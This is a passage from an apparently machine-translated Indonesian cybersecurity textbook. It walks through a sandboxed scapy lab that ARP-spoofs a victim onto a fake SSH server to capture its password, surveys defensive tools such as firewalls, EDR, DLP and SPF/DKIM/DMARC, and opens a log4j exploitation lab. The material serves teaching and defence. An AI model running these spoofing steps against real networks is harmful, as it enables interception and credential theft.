PS C:\Users\rxt1077\it230\labs\scapy> docker-compose run victim bash
Creating scapy_victim_run ... done
bash-5.0# ssh server
Warning: Permanently added 'server,172.20.0.5' (ECDSA) to the list of
known hosts.
root@server's password: ①
You are now logged into 'server' (presumably from 'victim') via SSH
for this
assignment.
Leave this connection open while you experiment with scapy from
'attacker'.
bf9ebe42a108:~#
```

Kata sandinya adalah "kata sandi". Itu tidak akan digaungkan ke layar saat Anda mengetiknya.

Jika karena alasan tertentu kata sandi tidak berfungsi dan Anda yakin telah mengetikkannya dengan benar, Anda dapat menjalankan perintah berikut docker composer composer exec server passwd (perhatikan itu passwd dan bukan kata sandi). Ketik kata sandi dua kali dan kata sandi akan diatur ulang sesuai apa pun yang Anda ketik. Apa yang Anda ketik

tidak akan digaungkan di layar. Anda sekarang seharusnya dapat melakukan ssh dari korban ke server dengan kata sandi yang Anda ketikkan.

Di terminal ketiga kita akan mulai dengan mengeksekusi (ingat bahwa saat ini sudah berjalan sshesame di latar belakang) shell BASH pada penyerang dan mengkonfigurasinya untuk menerima paket tidak hanya untuk alamat IP-nya sendiri, tetapi juga untuk alamat IP server. Setelah lalu lintas dialihkan ke kami, ini akan memungkinkan penyerang juga merespons paket yang ditujukan untuk 172.20.0.5.

Penyerang

```
PS C:\Users\rxt1077\it230\labs\scapy> docker-compose exec attacker
bash
root@5195de3d330c:/# ip addr add 172.20.0.5 dev eth0
root@5195de3d330c:/# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
group default qlen
1000
  link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
  inet 127.0.0.1/8 scope host lo
  valid_lft forever preferred_lft forever
2: tunl0@NONE: <NOARP> mtu 1480 qdisc noop state DOWN group default
qlen 1000
  link/ipip 0.0.0.0 brd 0.0.0.0
3: sit0@NONE: <NOARP> mtu 1480 qdisc noop state DOWN group default
qlen 1000
  link/sit 0.0.0.0 brd 0.0.0.0
347: eth0@if348: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc
noqueue state UP
group default
   link/ether 02:42:ac:14:00:07 brd ff:ff:ff:ff:ff:ff link-netnsid 0
   inet 172.20.0.7/24 brd 172.20.0.255 scope global eth0 ①
     valid_lft forever preferred_lft forever
  inet 172.20.0.5/32 scope global eth0 ②
     valid_lft forever preferred_lft forever
```

Ini adalah IP yang kami mulai

© Ini adalah IP tambahan yang diyakini dimiliki oleh penyerang

Sekarang setelah sistem penyerang dikonfigurasi, kita akan memulai scapy secara interaktif:

Penyerang

```
root@5195de3d330c:/# scapy
INFO: Can't import matplotlib. Won't be able to plot.
```

```
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().
INFO: No IPv6 support in kernel
INFO: Can't import python-cryptography v1.7+. Disabled WEP
decryption/encryption.
(Dot11)
INFO: Can't import python-cryptography v1.7+. Disabled IPsec
encryption/authentication.
WARNING: IPython not available. Using standard Python shell instead.
AutoCompletion, History are disabled.
                  aSPY//YASa
             apyyyyCY//////////YCa           |
      sY//////YSpcs        scpCY//Pp  | Welcome to Scapy
ayp ayyyyyyySCP//              Pp syY//C | Version 2.4.5
AYAsAYYYYYYYY///           Ps cY//S  |
pCCCCY//p             cSSpsy//Y| https://github.com/secdev/scapy
SPPPP///a             pP///AC//Y |
      A//A                     cyP////C | Have fun!
      p///Ac sC///a |
      P////YCpc                A//A | To craft a packet, you have to
be a
 scccccp///pSP///p p//Y | packet, and learn how to swim in
sY/////////y caa S//P | the wires and in the waves.
cayCyayP//Ya pY/Ya | -- Jean-Claude Van Damme
sY/PsY////YCc aC//Yp |
sc sccaCY//PCypaapyCP//YSs
spCPY//////YPSps
ccaacs
>>>
```

Anda akan melihat bahwa prompt scapy adalah >>>, sama seperti python karena ini adalah python. Karena kita menggunakan python, mari buat hidup kita lebih mudah dengan mendefinisikan beberapa variabel sederhana:

Penyerang

```
>>> server_ip = "172.20.0.5" ①
>>> victim_ip = "172.20.0.6"
```

Alamat IPv4 adalah string yang tidak jelas

Sekarang mari kita lihat bagaimana scapy memungkinkan kita membuat paket. Kita akan membuat frame Ethernet, dengan paket IP di dalamnya, dengan permintaan gema ICMP di dalamnya, dengan data yang disetel ke nama kita:

Penyerang

```
>>> ping = Ether()/IP(dst=server_ip)/ICMP()/"Ryan Tolboom" ①
>>> ping.show() ②
###[ Ethernet ]###
  dst = 02:42:ac:14:00:05
  src = 02:42:ac:14:00:07
  type = IPv4
###[ IP ]###
  version = 4
  ihl = None
  tos = 0x0
  len = None
  id = 1
  flags =
  frag = 0
  ttl = 64
  proto = icmp
  chksum = None
  src = 172.20.0.7
  dst = 172.20.0.5
  \options \
###[ ICMP ]###
  type = echo-request
  code = 0
  chksum = None
  id = 0x0
  seq = 0x0
  unused = ''
###[ Raw ]###
  load = 'Ryan Tolboom'
>>> result = srp1(ping) ③
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
>>> result.show()
###[ Ethernet ]###
  dst = 02:42:ac:14:00:07
  src = 02:42:ac:14:00:05
  type = IPv4
###[ IP ]###
  version = 4
  ihl = 5
  tos = 0x0
  len = 40
  id = 62086
  flags =
```

```
  frag = 0
  ttl = 64

proto = icmp
  chksum = 0x301a
  src = 172.20.0.5
  dst = 172.20.0.7
  \options \
###[ ICMP ]###
  type = echo-reply
  code = 0
  chksum = 0xea7a
  id = 0x0
  seq = 0x0
  unused = ''
###[ Raw ]###
  load = 'Ryan Tolboom'
>>> server_mac = result[0][0].src
>>> server_mac
'02:42:ac:14:00:05'
```

① Scapy menggunakan operator '/' untuk membuat sarang protokol. Ini adalah nama saya dalam paket ICMP, dalam paket IP, dalam bingkai Ethernet. Pastikan Anda menggunakan nama Anda sendiri!

© Perintah show() mencetak paket secara detail

© Fungsi srp1() mengirim dan menerima satu paket di Layer 2

Perhatikan bagaimana kita menggunakan ini untuk menangkap alamat MAC server dan menyimpannya dalam variabel server_mac. Ambil tangkapan layar sesi scapy Anda saat ini yang menunjukkan bahwa Anda menyelesaikan permintaan/respons gema ICMP dengan nama Anda di dalamnya. Kita juga dapat menentukan alamat MAC pada Layer 2 dengan permintaan ARP "siapa yang memiliki". Mari kita membuat dan mengirimkan frame ethernet siaran dengan permintaan ARP "siapa yang memiliki" untuk alamat IP korban. Hasilnya akan memberitahukan alamat MAC korban:

Penyerang

```
>>> whohas = Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst=victim_ip)
>>> result = srp1(whohas)
Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
>>> result.show()
###[ Ethernet ]###
  dst = 02:42:ac:14:00:07
```

```
  src = 02:42:ac:14:00:06 ①
  type = ARP
###[ ARP ]###
  hwtype = 0x1
  ptype = IPv4
hwlen = 6
  plen = 4
  op = is-at
  hwsrc = 02:42:ac:14:00:06
  psrc = 172.20.0.6
  hwdst = 02:42:ac:14:00:07
  pdst = 172.20.0.7
>>> victim_mac = result[0].src
```

Ini adalah alamat MAC korban saya, tetapi alamat Anda mungkin berbeda!

Beginilah seharusnya pertukaran ARP bekerja. Kami menyiarkan menanyakan MAC apa yang harus kami gunakan untuk IP tertentu dan kami mendapat respons dari orang yang sah memiliki MAC dan IP tersebut. Kami memiliki semua yang kami perlukan untuk membuat paket ARP yang memberitahu korban untuk mengirimkan lalu lintas kepada kami ketika mereka mencoba mengakses IP server:

Penyerang

```
>>> victim_ip, victim_mac, server_ip, server_mac
('172.20.0.6', '02:42:ac:14:00:06', '172.20.0.5', '02:42:ac:14:00:05')
```

Sekarang mari kita membuat dan melihat paket ARP yang jahat:

Penyerang

```
>>> bad_arp = ARP(op=2, pdst=victim_ip, psrc=server_ip, hwdst=victim_mac)
>>> bad_arp
<ARP op=is-at psrc=172.20.0.5 hwdst=02:42:ac:14:00:06 pdst=172.20.0.6 |>
```

Paket ini mengaku berasal dari server, ditujukan ke korban baik IP maupun MAC, namun alamat MAC yang akan digunakan untuk mengirimkannya adalah milik kami (secara default, kami tidak menentukan dengan hwsrc). Ini berarti korban akan memperbarui cache ARP mereka sedemikian rupa sehingga frame yang ditujukan ke server masuk ke penyerang. Ini secara efektif merutekan ulang semua lalu lintas lapisan 2 yang menuju ke server dari korban.
Silakan kirim paket ARP itu:

Penyerang

```
>>> send(bad_arp)
.
Sent 1 packets.
```

Sekarang kembali ke terminal korban dengan koneksi SSH ke server dan coba ketikkan sesuatu. Segera setelah SSH harus mengirim data, Anda akan mendapatkan kesalahan pipa rusak dan koneksi akan terputus. Menghadapi masalah seperti itu, menurut Anda apa yang akan dilakukan sebagian besar pengguna? Mungkin coba sambungkan kembali, ayo coba juga. Ingat kata sandinya adalah "kata sandi".

Korban

```
You are now logged into 'server' (presumably from 'victim') via SSH
for this
assignment.
Leave this connection open while you experiment with scapy from
'attacker'.
bf9ebe42a108:~# client_loop: send disconnect: Broken pipe ①
bash-5.0# ssh server
Warning: Permanently added 'server,172.20.0.5' (ECDSA) to the list of
known hosts.
root@server's password:
#
```

Ini terjadi ketika mereka mencoba mengetik sesuatu tepat setelah kami mengirimkan ARP berbahaya

Tunggu, perintah itu terlihat sedikit berbeda dan di manakah pesan tentang tetap masuk? Ternyata korban benar-benar masuk ke server SSH palsu kami dan nama pengguna serta kata sandinya telah dicatat! Lihatlah output dari terminal yang menjalankan docker-compose up, Anda akan melihat kredensial dimasukkan:

terminal penulisan Port

```
attacker_1 | 2021/10/07 01:21:41 [172.20.0.6:60252] authentication for
user "root" with password "password" accepted
```

1. Bagaimana Anda membuat paket ARP di scapy untuk membalikkan perubahan yang Anda buat sebelumnya dan memperbaiki rutenya?
2. Apakah penggunaan kunci dan bukan kata sandi akan membantu mencegah serangan semacam ini? Mengapa atau mengapa tidak?
3. Bagaimana cara mengelola kunci host dengan benar mencegah serangan semacam ini?

Untuk menghentikan container yang sedang berjalan, Anda dapat mengetikkan Ctrl-C di terminal yang menjalankan docker-compose up, keluar dari korban, dan keluar dari penyerang.

Latihan Soal

1. Apa yang dapat dilakukan oleh spoofing alamat MAC oleh penyerang? Langkah-langkah apa yang dapat diambil untuk memitigasi risiko ini?
2. Apa perbedaan antara eskalasi hak istimewa horizontal dan vertikal? Berikan masing-masing contohnya.
3. Apa itu XSS dan bagaimana cara menggunakannya dalam serangan?

BAB 6
SOLUSI KEAMANAN

Untuk membantu memerangi pelanggaran keamanan, banyak vendor berbeda yang menawarkan solusi keamanan. Ini mungkin perangkat keras atau perangkat lunak yang dirancang untuk membantu mengurangi ancaman keamanan. Solusi keamanan dapat dibuat sendiri, dibuat khusus oleh pihak ketiga, atau dialihdayakan dan ditawarkan sebagai layanan. Saat mengevaluasi solusi, penting untuk memiliki rencana dan memahami fitur serta kemungkinan kendala pada produk tersebut.

6.1 POSITIF PALSU / NEGATIF

Ketika solusi keamanan mendeteksi ancaman, namun tidak ada ancaman, itu adalah positif palsu. Tergantung pada kompleksitas solusinya, perusahaan mungkin menggunakan seperangkat aturan, indikator kompromi, atau bahkan kecerdasan buatan untuk memicu sistem peringatannya. Dalam kasus solusi yang menghasilkan banyak kesalahan positif, akan melelahkan bagi tim untuk memeriksa setiap peringatan. Pada akhirnya tim dikondisikan untuk mengabaikan peringatan tersebut, sehingga membuat solusi keamanan tidak berguna.

Kunci untuk menurunkan tingkat positif palsu suatu sistem adalah dengan menyempurnakan rangkaian aturan yang digunakan untuk memicu peringatan. Tim keamanan mungkin menghabiskan waktu untuk menentukan dasar kejadian dan mencari kelainan yang berhubungan dengan serangan sebenarnya. Informasi ini kemudian dapat digunakan untuk membangun sistem deteksi yang lebih baik.

Contoh 1. Antivirus Webroot

Pada tahun 2017, layanan antivirus populer membuat aturan buruk yang mengidentifikasi file sistem operasi Windows tertentu sebagai ancaman. Solusi antivirus mengkarantina file-file ini, yang penting untuk pengoperasian mesin. Hasilnya adalah mesin yang tidak dapat digunakan. Selama 13 menit, Webroot mendistribusikan aturan ini ke perangkat lunak antivirusnya yang mematikan operasi pada mesin yang tak terhitung jumlahnya. Untungnya Webroot dapat dengan cepat mengidentifikasi masalah dan mengirimkan pembaruan yang memungkinkan mesin memperbaiki masalah secara otomatis. Sayangnya infrastruktur mereka untuk mendistribusikan pembaruan dengan cepat menjadi kelebihan beban.

Ketika solusi keamanan gagal mengidentifikasi ancaman, hal ini dikenal sebagai negatif palsu. Meskipun tidak ada solusi yang 100% efektif, negatif palsu dapat menimbulkan kepercayaan terhadap suatu produk. Negatif palsu dapat diselesaikan oleh tim SOC yang halus dan terintegrasi dengan cermat apa yang terjadi. kesannya juga untuk mengatasi kejahatan negatif melalui Konsep Keamanan Berlapis yang akan kita bahas selanjutnya.

6.2 KEAMANAN BERLAPIS

Lapisan 5	Pemantauan Manusia
Lapisan 4	Sistem pendeteksi intrusi
Lapisan 3	Firewall
Lapisan 2	Antimalware
Lapisan 1	Anti Virus
Lapisan 0	Sistem operasi

Mengingat bahwa solusi keamanan tunggal tidak pernah 100% efektif, masuk akal untuk melakukan pendekatan keamanan berlapis dan menggunakan banyak sistem. Seringkali ada banyak solusi yang tumpang tindih dan meskipun hal ini mungkin tampak tidak efisien di bidang lain, dalam keamanan siber kami menganggapnya sebagai sebuah keuntungan. Dengan menggunakan berbagai solusi, terkadang disebut sebagai keamanan berlapis atau pertahanan mendalam, Anda dapat membangun perlindungan yang lebih kuat terhadap pelanggaran.

Mari kita lihat contoh untuk melihat bagaimana keamanan berlapis dapat membantu mengurangi dampak serangan di dunia nyata. Asumsikan SOC mendukung aplikasi web pada mesin yang dihosting sendiri. Aktor jahat ingin mengambil data dari aplikasi web. Mereka mulai dengan menguji untuk melihat apakah beberapa serangan injeksi SQL yang berbeda memberikan hasil.

Aplikasi web yang dirancang dengan baik harus membersihkan masukannya dan dapat mencegah kueri masuk ke database. Demikian pula, tim peringatan mungkin melihat peningkatan tiba-tiba dalam kueri SQL, jauh melampaui garis dasar aplikasi yang biasa. IDS (Sistem Deteksi Intrusi) mungkin menandai kueri sebagai serangan injeksi SQL. Dengan asumsi serangan berhasil melewati aplikasi, tim, dan IDS, ada kemungkinan bahwa pengguna database dikonfigurasi berdasarkan prinsip hak istimewa paling rendah dan kueri tidak akan dieksekusi karena kurangnya izin. Seperti yang Anda lihat, salah satu dari lapisan ini mungkin gagal, tetapi dengan memiliki banyak lapisan, kemungkinan terjadinya serangan akan sangat berkurang.

6.3 SOLUSI JARINGAN

Banyak produk tersedia untuk menangani lalu lintas jaringan. Mereka biasanya dipasarkan sebagai perangkat yang berdiri sendiri, perangkat lunak untuk diinstal pada perangkat internal, atau layanan berlangganan yang merutekan lalu lintas melalui peralatan eksternal. Di era komputasi awan, keamanan jaringan sebagai layanan menjadi semakin populer.

Firewall

Firewall adalah layanan/perangkat lunak/perangkat yang memblokir lalu lintas yang tidak diinginkan dan mengizinkan lalu lintas yang diinginkan. Biasanya firewall adalah penghalang antara jaringan pribadi dan Internet.

Perangkat lunak seperti nftables dapat digunakan untuk membangun firewall di router Linux untuk banyak klien interior. Klien interior juga dapat menjalankan firewall berbasis host seperti Windows Defender Firewall. Terakhir, solusi perangkat keras untuk perangkat firewall plug-in tersedia dari banyak vendor termasuk Palo Alto dan Cisco. Kombinasi apa pun dari solusi ini dapat digunakan.

Firewall biasanya menerapkan aturan mengenai paket mana yang bisa masuk dan cara menanganinya. Misalnya firewall mungkin memiliki aturan untuk MENGIZINKAN paket dari host luar yang terhubung pada port 22. Ini akan mengizinkan koneksi SSH. Demikian pula firewall mungkin memiliki aturan untuk melacak permintaan koneksi internal ke eksternal dan melakukan terjemahan alamat jaringan (NAT). Pada jaringan IPv4, biasanya firewall juga menjalankan NAT.

Firewall Generasi Berikutnya (NGFW) menjalankan fungsi yang sama dengan firewall standar, tetapi juga menggunakan sistem pencegahan intrusi (IPS) terintegrasi untuk memitigasi ancaman. Firewall adalah tempat yang tepat untuk melakukan tindakan ini karena dapat dengan mudah menutup koneksi. NGFW sering kali memuji pemantauan ancaman kecerdasan buatan dan pembaruan intelijen ancaman otomatis (biasanya memperbarui tanda tangan serangan). NGFW juga dapat dengan mudah dibangun pada perangkat Linux dengan memanfaatkan IPS bersama dengan firewall netfilter.

Infrastruktur jaringan juga dapat menggunakan ruang khusus di luar firewall yang disebut Zona Demiliterisasi (DMZ). Server yang perlu terhubung langsung ke Internet sering kali dimasukkan ke dalam DMZ sehingga tidak berurusan dengan aturan firewall yang membatasi. Server ini dapat digunakan untuk mendeteksi aktivitas jahat, memantau lalu lintas masuk, atau untuk menangani permintaan dasar seperti menyajikan halaman web statis.

Firewall terbesar di dunia adalah Chinese Great Firewall, yang dimulai pada tahun 1998 sebagai cara untuk mencegah pengaruh luar di Tiongkok. Ini adalah sistem yang digunakan untuk memblokir IP, membajak kueri DNS, membatasi lalu lintas, dan melakukan dekripsi MitM. Great Firewall terbuat dari proxy dan firewall yang melakukan inspeksi paket dan pemfilteran konten. VPN sering kali digunakan di Tiongkok untuk menghindari firewall besar dan firewall hebat tersebut terus diperbarui untuk mencoba mendeteksi dan mematikan lalu lintas ini.

Proksi


Proksi biasanya berada di antara pengguna dan jaringan eksternal. Proksi dan menerima serta mengirim permintaan atas nama pengguna, memungkinkan kontrol penuh atas lalu lintas keluar dan masuk kembali.

Proxy dapat digunakan untuk caching, kontrol akses, pemfilteran URL, pemindaian konten, dan bahkan pemeriksaan paket. Solusi proxy mungkin eksplisit atau transparan dan ditawarkan oleh banyak perusahaan termasuk McAfee, Fortigate, Netsparker, dan Palo Alto. Penerapan proxy yang umum adalah memfilter konten eksplisit di jaringan distrik sekolah.

Proksi juga dapat dipecah menjadi konfigurasi maju dan mundur. Proksi penerus meneruskan permintaan dari jaringan pribadi atau internal ke internet. Proksi penerusan dapat mempercepat permintaan lokal melalui caching dan memvalidasi bahwa permintaan

tersebut harus dilakukan. Proksi penerusan dapat dioperasikan dengan firewall standar dan terjemahan alamat jaringan (NAT).

Proksi terbalik menerima permintaan dari sumber eksternal dan meneruskannya ke layanan internal. Hal ini membantu mencegah klien memiliki akses langsung ke layanan internal. Proksi terbalik juga dapat memanfaatkan caching dan memvalidasi permintaan. Proksi terbalik juga dapat dikonfigurasi agar berfungsi dengan firewall. Jika dulunya merupakan praktik umum untuk menempatkan server di zona demiliterisasi (DMZ) di luar firewall, kini jauh lebih umum menggunakan proxy terbalik untuk menjangkau server tersebut.



Penyeimbang Beban

Aplikasi umum untuk proxy terbalik adalah bertindak sebagai penyeimbang beban lalu lintas. Penyeimbang beban mendistribusikan pekerjaan, dalam bentuk permintaan klien eksternal, di antara sumber daya internal, biasanya server.

Misalnya, jika sebuah perusahaan memiliki empat server yang mendukung aplikasi web, mereka mungkin menggunakan penyeimbang beban proksi terbalik yang menerima permintaan dari klien dan meneruskan permintaan tersebut ke salah satu dari empat server internal. Metrik yang berbeda digunakan untuk menentukan bagaimana server digunakan termasuk yang paling sedikit digunakan (round robin), berbobot, dan paling sedikit jumlah koneksi aktif. Penyeimbang beban mengoptimalkan bandwidth dan meningkatkan ketersediaan.

VPN

Jaringan pribadi virtual (VPN) digunakan untuk mengenkripsi lalu lintas internet antara dua jaringan atau klien dan jaringan. VPN telah menjadi prosedur standar untuk menghubungkan kantor jarak jauh atau menghubungkan pekerja jarak jauh. Mengingat pertumbuhan bekerja dari rumah, hampir semua pengguna sudah mengenal apa itu VPN dan apa fungsinya.

VPN situs-ke-situs biasanya digunakan untuk menghubungkan kantor bersama-sama. VPN jenis ini aktif secara permanen. Contohnya adalah menghubungkan dua kampus: NJIT Newark dan NJIT Jersey City. Dalam skenario ini, pengguna di salah satu kampus berharap dapat terhubung dengan aman ke layanan di kampus seberang setiap saat. Lalu lintas dienkripsi dan dibawa melalui Internet.

VPN akses jarak jauh digunakan oleh individu yang terhubung ke jaringan aman. VPN semacam ini biasanya dinyatakan melalui aplikasi seperti Cisco AnyConnect. Saat aplikasi berjalan, pengguna dapat mengakses sumber daya internal dengan aman seolah-olah mereka sedang berada di kantor.

Banyak vendor menawarkan produk VPN termasuk Cisco, Citrix, Fortinet, Palo Alto, dan Checkpoint. Banyak opsi sumber terbuka juga tersedia untuk membangun VPN termasuk OpenVPN, WireGuard, dan IPsec.

Mengetuk

Terkadang teknisi jaringan atau keamanan perlu memantau apa yang terjadi pada segmen jaringan tertentu. Dalam hal ini titik akses terminal jaringan (TAP) dapat digunakan. TAP membuat salinan lalu lintas jaringan dan meneruskannya ke port tertentu pada switch atau router.

EDR

Deteksi dan Respons Titik Akhir (EDR) digunakan untuk mengamankan titik akhir: server, stasiun kerja, desktop, perangkat seluler, dll. EDR biasanya diimplementasikan sebagai sistem pencegahan insiden berbasis host (HBIPS), perangkat lunak yang berjalan di titik akhir untuk memantau dan mengumpulkan data.

Sistem ini biasanya akan memperhatikan indikator penyusupan, memindai malware, dan bahkan dapat mengkarantina atau mematikan titik akhir sesuai kebutuhan. Perangkat keras perusahaan adalah investasi yang signifikan bagi bisnis apa pun dan EDR memastikan bahwa investasi tersebut terlindungi. Banyak sistem yang tersedia untuk EDR termasuk FireEye, SEP, dan CrowdStrike.

6.5 PENCEGAHAN KEHILANGAN DATA

Solusi pencegahan kehilangan data (DLP) bertujuan untuk menghentikan eksfiltrasi data sensitif. Ini bisa berupa informasi pengenal pribadi (PI), rekam medis, nomor jaminan sosial (SSN), nomor kartu kredit, dll. Biasanya DLP berfungsi di titik akhir dan server, data diam, atau di jaringan, data bergerak.

Solusi DLP jaringan dapat memantau email atau lalu lintas web untuk string sensitif, seperti SSN. Ketika SSN terdeteksi dalam email, email tersebut dikarantina dan peringatan dikirim. Solusi DLP server dan titik akhir mungkin memindai sistem secara berkala untuk melihat apakah string sensitif disimpan di sistem. Jika sistem tersebut tidak memiliki akses ke data sensitif, peringatan akan dikirimkan. DLP pada titik akhir juga dapat membatasi tugas seperti penggunaan USB atau transmisi data massal.

ID/IPS

Sistem Deteksi Intrusi dan Sistem Pencegahan Intrusi adalah sistem yang memantau lalu lintas jaringan untuk mendeteksi/mencegah serangan. Sistem ini mungkin mencari eksploitasi yang diketahui, seperti pola injeksi SQL, di lalu lintas dan memicu peringatan ketika terdeteksi. Sistem pencegahan intrusi akan mengambil satu langkah lebih jauh dan benar-benar mematikan koneksi atau menghentikan proses yang melanggar.

Sistem ini menggunakan tanda tangan atau ID eksploitasi yang merupakan indikator kompromi (IoC), anomali, atau perilaku aneh. Kekuatan IDS/IPS sering kali berasal dari seberapa mutakhir database tanda tangannya. Ada banyak solusi dalam kategori ini termasuk Splunk, QRadar, CrowdStrike, dan SolarWinds.

Solusi Email

Protokol asli yang digunakan untuk mengirim/menerima email sederhana dan tidak dirancang untuk tantangan yang kita hadapi saat ini. Sayangnya email SPAM dan phishing sering terjadi dan dapat diatasi dengan add-on klien email yang memindai virus atau menggunakan pola untuk mengidentifikasi email phishing. Banyak dari alat ini sudah terpasang di GMail Google atau Microsoft Exchange.

Tantangan besar lainnya adalah memverifikasi pengirim email. Saat ini terdapat tiga metode umum: Sender Policy Framework (SPF), DomainKeys Identified Mail (DKIM), dan Domain-base Message Authentication, Reporting, and Conformance (DMARC).


SPF menggunakan data TXT pada domain DNS untuk memverifikasi IP pengirim. Ketika email masuk diterima, informasi SPF untuk domain pengirim diambil, memberikan daftar IP yang diizinkan. Misalnya, data SPF NJIT saat ini terlihat seperti ini:

```
v=spf1 ip4:128.235.251.0/24 ip4:128.235.209.0/24 ip4:66.207.100.96/27
ip4:66.207.98.32/27      ip4:205.139.104.0/22      ip4:206.79.6.0/24
ip4:209.235.101.208/28
ip4:216.185.73.96/27    ip4:69.196.241.0/28    ip4:69.196.242.128/28
ip4:46.183.242.192/28
ip4:202.38.144.192/28 ip4:69.196.236.208/28 ip4:103.225.232.128/28
ip4:37.216.222.128/28     ip4:64.125.200.96/28     ip4:74.217.49.0/25
ip4:69.25.227.128/25
ip4:52.45.50.190 ip4:198.187.196.100 include:_netblock.njit.edu
include:spf.sparkmail.org ~all
```

Penting untuk dicatat bahwa tidak semua IP ini milik NJIT. Beberapa mungkin merupakan grup yang mengirim email atas nama NJIT seperti surat massal, aplikasi web, dll. Jika dikonfigurasi dengan benar, SPF akan mencegah penyerang meniru email dari suatu domain. DKIM menggunakan kriptografi kunci publik dan pribadi untuk memastikan bahwa email berasal dari server SMTP tertentu. Kunci publik untuk suatu domain diiklankan melalui data DNS TXT untuk domain tertentu. Kunci pribadi digunakan oleh server SMTP untuk domain tersebut guna menandatangani email yang dikirim. Server SMTP penerima kemudian dapat memverifikasi bahwa pesan tersebut berasal dari server SMTP yang valid untuk domain tersebut. Kunci pribadi juga dapat didistribusikan ke server SMTP yang mengirimkan email atas nama domain.

DMARC menerapkan kebijakan pada validasi SPF dan DKIM. DMARC menjawab pertanyaan seperti, "Apa yang harus saya lakukan jika pesan berasal dari IP SPF yang valid namun tidak memiliki tanda tangan DKIM yang valid?" atau "Apa yang harus saya lakukan dengan pesan yang tampak seperti SPAM namun memiliki tanda tangan DKIM yang valid?" DMARC menggabungkan banyak alat yang digunakan untuk memverifikasi email dalam pendekatan berlapis untuk menentukan apakah akan meneruskan, mengkarantina, atau memblokir email.

SIEM



Keamanan dan Informasi Manajemen acara adalah sistem untuk memantau informasi keamanan secara real-time. Biasanya sistem SIEM menyajikan dasbor yang menunjukkan peristiwa dan memiliki kemampuan untuk menghasilkan laporan atau membuat tiket. Ini mungkin perangkat terpisah, perangkat lunak pada perangkat internal, atau bahkan layanan pihak ketiga. Beberapa contoh SIEM yang populer adalah QRadar, Splunk, dan Azure Sentinel.

Lab: Memanfaatkan log4j

Di lab ini kami akan memeriksa kerentanan log4j, CVE-2021-44228. Kerentanan ini memanfaatkan kelemahan pada perpustakaan logging umum yang digunakan oleh banyak aplikasi Java, termasuk Apache, neo4j, Steam, iCloud, dan Minecraft. Penyerang mana pun yang dapat menyebabkan pesan dicatat dapat menggunakan Java Naming and Directory Interface (JNDI) dan menyebabkan target menjangkau server lain, LDAP dalam contoh kita, dan memuat file kelas Java jarak jauh. File ini dapat berisi kode apa pun yang ingin dimasukkan penyerang ke dalam proses server.

Lakukan riset: Versi log4j apa yang terpengaruh oleh kerentanan ini?

Lab ini menggunakan konfigurasi Docker Compose untuk menyimulasikan jaringan dengan penyerang dan target. Target menjalankan aplikasi contoh yang dikenal rentan dan ditulis oleh leonjza. Contoh aplikasi ini mencatat header Agen-Pengguna, jalur permintaan, dan parameter string kueri permintaan seperti yang terlihat di bawah ini:

Aplikasi.java

```
package com.sensepost.log4jpwn;
import org.apache.logging.log4j.Logger;
import org.apache.logging.log4j.LogManager;
import static spark.Spark.*;
public class App {
  static final Logger logger =
LogManager.getLogger(App.class.getName());
  public static void main(String[] args) {
  port(8080);
  get("/*", (req, res) -> {
        String ua = req.headers("User-Agent");
        String pwn = req.queryParams("pwn");
        String pth = req.pathInfo();
```

```
        System.out.println("logging ua: " + ua);
        System.out.println("logging pwn: " + pwn);
        System.out.println("logging pth: " + pth);
        // trigger
        logger.error(ua);
        logger.error(pwn);
        logger.error(pth);
        return "ok: ua: " + ua + " " + "pwn: " + pwn + " pth:" + pth;
    });
  }
```

Di port manakah aplikasi rentan kita dijalankan?

Wadah penyerang kami memiliki skrip pwn.py, juga dari leonjza, yang melakukan dua hal:

1. Menjalankan server LDAP palsu di latar belakang pada port 8888
2. Mengirim permintaan dengan URI JNDI yang merujuk ke server LDAP palsu yang meminta kebocoran nilai Java
3. Mengurai dan mencetak respons

Dengan menggunakan pengaturan ini kami dapat menunjukkan bagaimana log4j dapat digunakan untuk membocorkan informasi sensitif dari proses yang berjalan. Kami akan menggunakannya untuk membocorkan nilai variabel lingkungan DB_PASSWORD. Karena tidak jarang menyimpan rahasia dalam variabel lingkungan pada container yang sedang berjalan, hal ini sudah cukup untuk melihat betapa dahsyatnya eksploitasi ini.

Mulailah dengan mengunduh arsip zip lab ini dan membuka ritsletingnya di direktori tempat Anda memiliki izin menulis dan dapat bernavigasi di aplikasi terminal. Setelah Anda selesai melakukannya, Anda dapat membuka lab dengan mengetikkan docker-compose up di direktori tersebut. Outputnya akan terlihat serupa dengan yang Anda lihat di bawah:

```
PS C:\Users\rxt1077\it230\labs\log4j> docker-compose up
[+] Running 2/0
 - Container log4j-target-1 Created
0.0s
 - Container log4j-attacker-1 Created
0.0s
Attaching to log4j-attacker-1, log4j-target-1
log4j-attacker-1 exited with code 0
log4j-target-1  | WARNING: sun.reflect.Reflection.getCallerClass is
not supported.
